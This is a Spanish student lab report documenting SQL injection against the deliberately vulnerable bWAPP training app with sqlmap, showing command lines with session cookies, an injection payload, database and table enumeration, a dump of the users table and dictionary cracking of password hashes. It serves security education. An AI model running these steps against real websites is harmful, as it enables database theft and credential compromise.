

Martin Dalla Pozza

Hacking de Aplicaciones Web
Inyección SQL con sqlmap en bWAPP

Índice
Introducción

Objetivos:

Entorno de trabajo

Metodología

Desarrollo del ataque

- 5.1. Verificación del estado del servicio web
- 5.2. Localización de bWAPP en el sistema
- 5.3. Configuración de la aplicación y selección del ejercicio
- 5.4. Obtención de la cookie de sesión
- 5.5. Detección de vulnerabilidad y enumeración de bases de datos
- 5.6. Enumeración de tablas
- 5.7. Estructura de la tabla users
- 5.8. Extracción y cracking de credenciales




Análisis de la vulnerabilidad

Medidas de mitigación

Conclusiones:

Referencias

Anexo: Lista de figuras



```

Session Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ systemctl status apache2
○ apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: https://httpd.apache.org/docs/2.4/

(kali㉿kali)-[~]
$ service apache2 status
○ apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: inactive (dead)
   Docs: https://httpd.apache.org/docs/2.4/

(kali㉿kali)-[~]
$ sudo systemctl start apache2
[sudo] contraseña para kali:

(kali㉿kali)-[~]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Sun 2026-02-15 10:56:42 CET; 11s ago
   Invocation: 9be956cc26de43d7a850198649b0c1a1
   Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 4294 (apache2)
   Status: "Total requests: 0; Idle/Busy workers 100/0;Requests/sec: 0; Bytes served/sec: 0 B/sec"
   Tasks: 6 (limit: 4456)
   Memory: 21.6M (peak: 21.8M)
   CPU: 466ms
   CGroup: /system.slice/apache2.service
           └─4294 /usr/sbin/apache2 -k start -DFOREGROUND
             └─4318 /usr/sbin/apache2 -k start -DFOREGROUND
               └─4319 /usr/sbin/apache2 -k start -DFOREGROUND

```

```

(kali㉿kali)-[~]
$ sudo find / -name "*bwapp*" -type d 2>/dev/null
/home/kali/Imágenes/TrabajosPracticos/bwapp
/home/kali/bwapp-beebox-virtual-machine-installation-configuration-exercise-project

(kali㉿kali)-[~]
$ docker ps -a
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS        NAMES

(kali㉿kali)-[~]
$ docker images | grep -i bwapp

(kali㉿kali)-[~]
$ sudo cp -r /home/kali/bwapp-beebox-virtual-machine-installation-configuration-exercise-project/bWAPP /var/www/html/
[sudo] contraseña para kali:
cp: no se puede efectuar 'stat' sobre '/home/kali/bwapp-beebox-virtual-machine-installation-configuration-exercise-project/bWAPP': No existe el fichero o el directorio

(kali㉿kali)-[~]
$ ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=2.35 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=2.65 ms
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=1.84 ms
^C
--- 192.168.1.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2156ms
rtt min/avg/max/mdev = 1.837/2.276/2.646/0.333 ms

```

```

(kali㉿kali)-[~]
$ sudo netstat -tulpn | grep :80
tcp6          0          0 :::80          :::*           LISTEN        4294/apache2

(kali㉿kali)-[~]
$ ls -la /home/kali/bwapp-beebox-virtual-machine-installation-configuration-exercise-project/
total 32
drwxrwxr-x  3 kali kali 4096 oct 21 22:19 .
drwx----- 29 kali kali 4096 feb 15 10:55 ..
drwxrwxr-x  7 kali kali 4096 oct 21 22:19 .git
-rw-rw-r--  1 kali kali 1217 oct 21 22:19 learn.json
-rw-rw-r--  1 kali kali 6509 oct 21 22:19 README.es.md
-rw-rw-r--  1 kali kali 5929 oct 21 22:19 README.md


(kali㉿kali)-[~]
$ ls -la /var/www/html/
total 16
drwxr-xr-x  2 root root 4096 oct 20 22:10 .
drwxr-xr-x  3 root root 4096 oct 20 21:57 ..
-rw-r--r--  1 root root   81 ene 31 18:49 index.html
-rw-r--r--  1 root root  615 oct 20 22:06 index.nginx-debian.html

```

```

kali@kali:~$ sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \
--data="title=manbaction-search" \
--cookie="has_js=1; PHPSESSID=jjjqr2lgovpt4v1a7cteud2d4; security_level=0" \
--level=3 --risk=2 \
--dbs \
--batch

```



```

{1.10#stable}
https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:05:56 /2026-02-15/

```

[12:05:56] [INFO] testing connection to the target URL
[12:05:56] [WARNING] potential CAPTCHA protection mechanism detected
[12:05:56] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:05:56] [INFO] testing if the target URL content is stable
[12:05:56] [INFO] target URL content is stable
[12:05:57] [INFO] testing if POST parameter 'title' is dynamic
[12:05:57] [INFO] POST parameter 'title' appears to be dynamic
[12:05:57] [INFO] heuristic (basic) test shows that POST parameter 'title' might be injectable (possible DBMS: 'MySQL')
[12:05:57] [INFO] heuristic (XSS) test shows that POST parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
[12:05:57] [INFO] testing for SQL injection on POST parameter 'title'

```

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (2) values? [Y/n] Y

```

[12:05:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:05:57] [INFO] POST parameter 'title' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="The")
[12:05:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="The")

```

```

Session Acciones Editor Vista Ayuda
[12:05:56] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:05:56] [INFO] testing if the target URL content is stable
[12:05:57] [INFO] target URL content is stable
[12:05:57] [INFO] testing if POST parameter 'title' is dynamic
[12:05:57] [INFO] POST parameter 'title' appears to be dynamic
[12:05:57] [INFO] heuristic (basic) test shows that POST parameter 'title' might be injectable (possible DBMS: 'MySQL')
[12:05:57] [INFO] heuristic (XSS) test shows that POST parameter 'title' might be vulnerable to cross-site scripting (XSS) attacks
[12:05:57] [INFO] testing for SQL injection on POST parameter 'title'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (2) values? [Y/n] Y
[12:05:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:05:57] [INFO] POST parameter 'title' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="The")
[12:05:57] [INFO] testing 'Generic inline queries'
[12:05:57] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:05:57] [WARNING] reflective value(s) found and filtering out
[12:05:57] [INFO] POST parameter 'title' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' injectable
[12:05:57] [INFO] testing 'MySQL inline queries'
[12:05:57] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[12:05:57] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[12:05:58] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[12:05:58] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[12:05:58] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[12:05:58] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[12:05:58] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:05:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:06:08] [INFO] POST parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:06:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:06:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:06:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically exte
nding the range for current UNION query injection technique test
[12:06:08] [INFO] target URL appears to have 7 columns in query
[12:06:08] [INFO] POST parameter 'title' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) requests:

```

2

```
[12:06:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.5
[12:06:08] [INFO] fetching database names
available databases [4]:
[*] bWAPP
[*] information_schema
[*] mysql
[*] performance_schema

[12:06:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.5'


[*] ending @ 12:06:08 /2026-02-15/
```



```

(kali@kali)-[~]
$ sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \
--data="title=man&action=search" \
--cookie="has_js=1; PHPSESSID=jjjqr2lgovpt4v1a7cteutd2d4; security_level=0" \
-D bWAPP --tables --batch

```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to comply with local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 12:06:48 /2026-02-15/

```

[12:06:48] [INFO] resuming back-end DBMS 'mysql'
[12:06:48] [INFO] testing connection to the target URL
[12:06:49] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:

```

```

Parameter: title (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: title=man' AND 1704=1704-- cxcI&action=search

```

```

[12:06:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.5
[12:06:49] [INFO] fetching tables for database: 'bWAPP'
[12:06:49] [WARNING] reflective value(s) found and filtering out
Database: bWAPP
[5 tables]

```

```

+-----+
| blog   |
| heroes |
| movies |
| users  |
| visitors |
+-----+

```

[12:06:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.5'


[*] ending @ 12:06:49 /2026-02-15/

1

```

(kali@kali)-[~]
$ sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \
--data="title=man&action=search" \
--cookie="has_js=1; PHPSESSID=jjjqr2lgovpt4v1a7cteutd2d4; security_level=0" \
-D bWAPP --tables --batch

```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to comply with local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 12:07:20 /2026-02-15/

```

[12:07:21] [INFO] resuming back-end DBMS 'mysql'
[12:07:21] [INFO] testing connection to the target URL
[12:07:21] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:

```

```

Parameter: title (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: title=man' AND 1704=1704-- cxcI&action=search

```

```

[12:07:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL > 5.5
[12:07:21] [INFO] fetching tables for database: 'bWAPP'
Database: bWAPP
[5 tables]
+-----+
| blog   |
| heroes |
| movies |
| users  |
| visitors |
+-----+

[12:07:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.5'


[*] ending @ 12:07:21 /2026-02-15/

```

```

(kali@kali)-[~]
$ sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \
--data="title=man&action=search" \
--cookie="has_js=1; PHPSESSID=jjjqr2lgovpt4v1a7cteud2d4; security_level=0" \
-D bWAPP -T users --columns --batch

```



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th

[*] starting @ 12:08:05 /2026-02-15/

[12:08:05] [INFO] resuming back-end DBMS 'mysql'
[12:08:05] [INFO] testing connection to the target URL
[12:08:05] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:
Parameter: title (POST)
Type: boolean-based blind

```

```

[12:08:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL > 5.5
[12:08:05] [INFO] fetching columns for table 'users' in database 'bWAPP'
[12:08:06] [WARNING] reflective value(s) found and filtering out
Database: bWAPP
Table: users
[9 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| admin  | tinyint(1) |
| activated | tinyint(1) |
| activation_code | varchar(100) |
| email  | varchar(100) |
| id     | int(10) |
| login  | varchar(100) |
| password | varchar(100) |
| reset_code | varchar(100) |
| secret | varchar(100) |
+-----+-----+

[12:08:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.5'

```

```

(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \
--data="title=man&action=search" \
--cookie="has_js=1; PHPSESSID=jjjqr2lgovpt4v1a7cteud2d4; security_level=0" \
-D bWAPP -T users --dump --batch

[1.10#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th

[*] starting @ 12:08:24 /2026-02-15/

[12:08:24] [INFO] resuming back-end DBMS 'mysql'
[12:08:24] [INFO] testing connection to the target URL
[12:08:24] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: title (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause

```

```

Session Acciones Editar Vista Ayuda
[12:08:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.5
[12:08:24] [INFO] fetching columns for table 'users' in database 'bWAPP'
[12:08:24] [INFO] fetching entries for table 'users' in database 'bWAPP'
[12:08:24] [WARNING] reflective value(s) found and filtering out
[12:08:24] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:08:24] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:08:24] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[12:08:24] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[12:08:24] [INFO] starting 2 processes
[12:08:33] [INFO] cracked password 'bug' for user 'A.I.M.'
Database: bWAPP
Table: users
[2 entries]
+-----+-----+-----+-----+-----+
--++-----+

```

```

Session Acciones Editar Vista Ayuda
Database: bWAPP
Table: users
[2 entries]
+-----+-----+-----+-----+-----+
+-----+
| id | email | login | secret | admin | password |
+-----+-----+-----+-----+-----+
| 1 | bwapp-aim@mailinator.com | A.I.M. | A.I.M. or Authentication Is Missing | 1 | 6885858486f31043e5839c735d99457f045 |
| | NULL | | | | |
+-----+-----+-----+-----+-----+
| 2 | bwapp-bee@mailinator.com | bee | Any bugs? | 1 | 6885858486f31043e5839c735d99457f045 |
| | NULL | | | | |
+-----+-----+-----+-----+-----+
+-----+

[12:08:43] [INFO] table 'bWAPP.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.5/dump/bWAPP/users.c
[12:08:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.5'

[*] ending @ 12:08:43 /2026-02-15/

```

```

(kali@kali)-[~]
$ >....
[3] file with list of dictionary files
> 1
[12:08:24] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[12:08:24] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[12:08:24] [INFO] starting 2 processes
[12:08:33] [INFO] cracked password 'bug' for user 'A.I.M.'
Database: bwAPP
Table: users
[2 entries]
+-----+-----+-----+-----+-----+
| id | email | login | secret | admin | password |
+-----+-----+-----+-----+-----+
| 1 | bwapp-aim@mailinator.com | A.I.M. | A.I.M. or Authentication Is Missing | 1 | 6885858486f31043e5839c735d99457f045 |
| 2 | bwapp-bee@mailinator.com | bee | Any bugs? | 1 | 6885858486f31043e5839c735d99457f045 |
+-----+-----+-----+-----+-----+

```

```

[12:08:43] [INFO] table 'bwAPP.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.5/dump/bwAPP/users.c
[12:08:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.5'

[*] ending @ 12:08:43 /2026-02-15/

```

1. Introducción

La inyección SQL es una de las vulnerabilidades más críticas en aplicaciones web, permitiendo a un atacante ejecutar consultas maliciosas sobre la base de datos subyacente. Según el OWASP Top 10, este tipo de fallo de seguridad sigue siendo recurrente debido a la falta de validación y sanitización de las entradas del usuario. En este trabajo práctico se aborda la explotación de una inyección SQL en la aplicación deliberadamente insegura bwAPP, utilizando la herramienta automatizada sqlmap. El objetivo es comprender el funcionamiento de la técnica, el impacto que puede tener y las medidas necesarias para prevenirla.

2. Objetivos

Demostrar la explotación de una vulnerabilidad de inyección SQL en un entorno controlado.

Utilizar sqlmap para automatizar la detección y extracción de información sensible.

Identificar las bases de datos, tablas y columnas presentes en el sistema.

Obtener credenciales de usuarios almacenadas en la base de datos.

Analizar las causas de la vulnerabilidad y proponer medidas de mitigación.

3. Entorno de trabajo

El laboratorio está compuesto por dos máquinas virtuales con sistema operativo Kali Linux, conectadas en la misma red local.

Elemento	Descripción
<i>Máquina atacante</i>	IP: 192.168.1.2 Herramienta: sqlmap 1.10stable
<i>Máquina víctima</i>	IP: 192.168.1.5 Aplicación: bWAPP ejecutándose en contenedor Docker Puerto de exposición: 8080 Ejercicio: SQL Injection (POST/Search) – archivo sqli_6.php
<i>Credenciales de acceso a bWAPP</i>	Usuario: bee / Contraseña: bug
<i>Nivel de seguridad configurado</i>	Low (bajo), para garantizar la existencia de la vulnerabilidad

4. Metodología

1. El procedimiento se dividió en las siguientes fases:

Reconocimiento inicial: Verificar conectividad y disponibilidad del servicio web.

2. Captura de cookie de sesión: Obtener el identificador de sesión y el nivel de seguridad desde el navegador.

3. Explotación con sqlmap:

Utilizar la herramienta para detectar inyecciones y extraer información de manera escalonada:

Enumeración de bases de datos.

Enumeración de tablas.

Enumeración de columnas de la tabla users.

Volcado completo de la tabla users con craqueo de contraseñas.

4. Análisis de resultados: Interpretar los datos obtenidos y extraer conclusiones

5. Desarrollo del ataque

5.1. Verificación del estado del servicio web

Antes de comenzar, se verificó que el servidor web Apache estuviera activo en la máquina víctima. En la Figura 1 se observa que inicialmente el servicio se encontraba inactivo (inactive), por lo que se procedió a iniciarlo.

https://bwapp3.png

Figura 1: Comprobación y arranque del servicio Apache en la máquina víctima (192.168.1.5)

Luego se confirmó la conectividad mediante ping desde la máquina atacante (Figura 2)

https://bwapp4.png

Figura 2: Conectividad exitosa entre atacante (192.168.1.2) y víctima (192.168.1.5).

5.2. Localización de bWAPP en el sistema

Se buscó la ubicación de los archivos de bWAPP en la máquina víctima (Figura 3). Aunque se encontraron algunas rutas, se determinó que la aplicación se ejecutaba realmente en un contenedor Docker.

https://bwapp4.png

Figura 3: Resultado de la búsqueda de carpetas relacionadas con bWAPP.

5.3. Configuración de la aplicación y selección del ejercicio

Desde el navegador de la máquina atacante se accedió a bWAPP y se seleccionó el ejercicio "SQL Injection (POST/Search)" correspondiente a `sql_i_6.php`. La interfaz principal se muestra en la Figura 4, y la pantalla del ejercicio en la Figura 5.

https://bwapp1.1.png

Figura 4: bWAPP – selección del bug a explotar.

https://bwapp1.png

Figura 5: Formulario de búsqueda de películas, punto de entrada para la inyección.

5.4. Obtención de la cookie de sesión

Con las herramientas de desarrollo del navegador (F12 → pestaña Red) se capturó la cookie de sesión, que incluye el identificador PHPSESSID y el nivel de seguridad `security_level=0` (bajo). La Figura 6 muestra los detalles de la solicitud donde se encuentra la cookie.

https://bwapp2.png

Figura 6: Visualización de la cookie en los encabezados HTTP.

El valor obtenido fue:

has_js=1; PHPSESSION=jjjqr2lgovpt4v1a7cteud2d4; security_level=0

5.5. Detección de vulnerabilidad y enumeración de bases de datos

Se ejecutó sqlmap con el siguiente comando para probar la inyección y listar las bases de datos (Figuras 7 y 8):

```
sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \  
--data="title=man&action=search" \  
--cookie="has_js=1; PHPSESSION=jjjqr2lgovpt4v1a7cteud2d4; security_level=0" \  
--level=3 --risk=2 --dbs --batch
```

https://bwapp6.png

Figura 7: Primeros pasos de sqlmap detectando el parámetro inyectable.

https://bwapp8.png

Figura 8: Bases de datos encontradas, incluyendo bWAPP.

sqlmap confirmó que el parámetro title es vulnerable y mostró las bases de datos disponibles:

bWAPP

information_schema

mysql

performance_schema

5.6. Enumeración de tablas

A continuación, se listaron las tablas de la base de datos bWAPP (Figuras 9 y 10):

```
sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \  
--data="title=man&action=search" \  
--cookie="has_js=1; PHPSESSION=jjjqr2lgovpt4v1a7cteud2d4; security_level=0" \  
-D bWAPP --tables --batch
```

https://bwapp9.png

Figura 9: Ejecución de la enumeración de tablas.

https://bwapp10.png

Figura 10: Resultado: tablas blog, heroes, movies, users, visitors.

5.7. Estructura de la tabla users

Se obtuvieron las columnas de la tabla users (Figuras 11 y 12):

```
sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \
--data="title=man&action=search" \
--cookie="has_js=1; PHPSESSID=jjjqr2lgovpt4v1a7cteutd2d4; security_level=0" \
-D bWAPP -T users --columns -batch
```

<https://bwapp13.png>

Figura 11: Solicitud de columnas de la tabla users.

<https://bwapp14.png>

Figura 12: Estructura detallada de la tabla, destacando las columnas login y password.

5.8. Extracción y cracking de credenciales

Finalmente, se volcó todo el contenido de la tabla users y se realizó un ataque de diccionario para crackear las contraseñas (Figuras 13 a 18):

```
sqlmap -u "http://192.168.1.5:8080/sqli_6.php" \
--data="title=man&action=search" \
--cookie="has_js=1; PHPSESSID=jjjqr2lgovpt4v1a7cteutd2d4; security_level=0" \
-D bWAPP -T users --dump -batch
```

<https://bwapp15.png>

Figura 13: Comando para extraer y crackear los datos.

<https://bwapp16.png>

Figura 14: sqlmap reconoce los hashes como SHA1 y ofrece crackearlos.

<https://bwapp18.png>

Figura 15: Elección del diccionario incorporado en sqlmap.

<https://bwapp16.png>

Figura 16: Inicio del proceso de cracking con 2 procesos.

<https://bwapp17.png>

Figura 17: Datos extraídos: dos usuarios con hash y contraseña bug.

<https://bwapp19.png>

Figura 18: Finalización del proceso y almacenamiento de resultados.

<i>id</i>	<i>login</i>	<i>email</i>	<i>password hash</i>	<i>contraseña</i>	<i>admin</i>
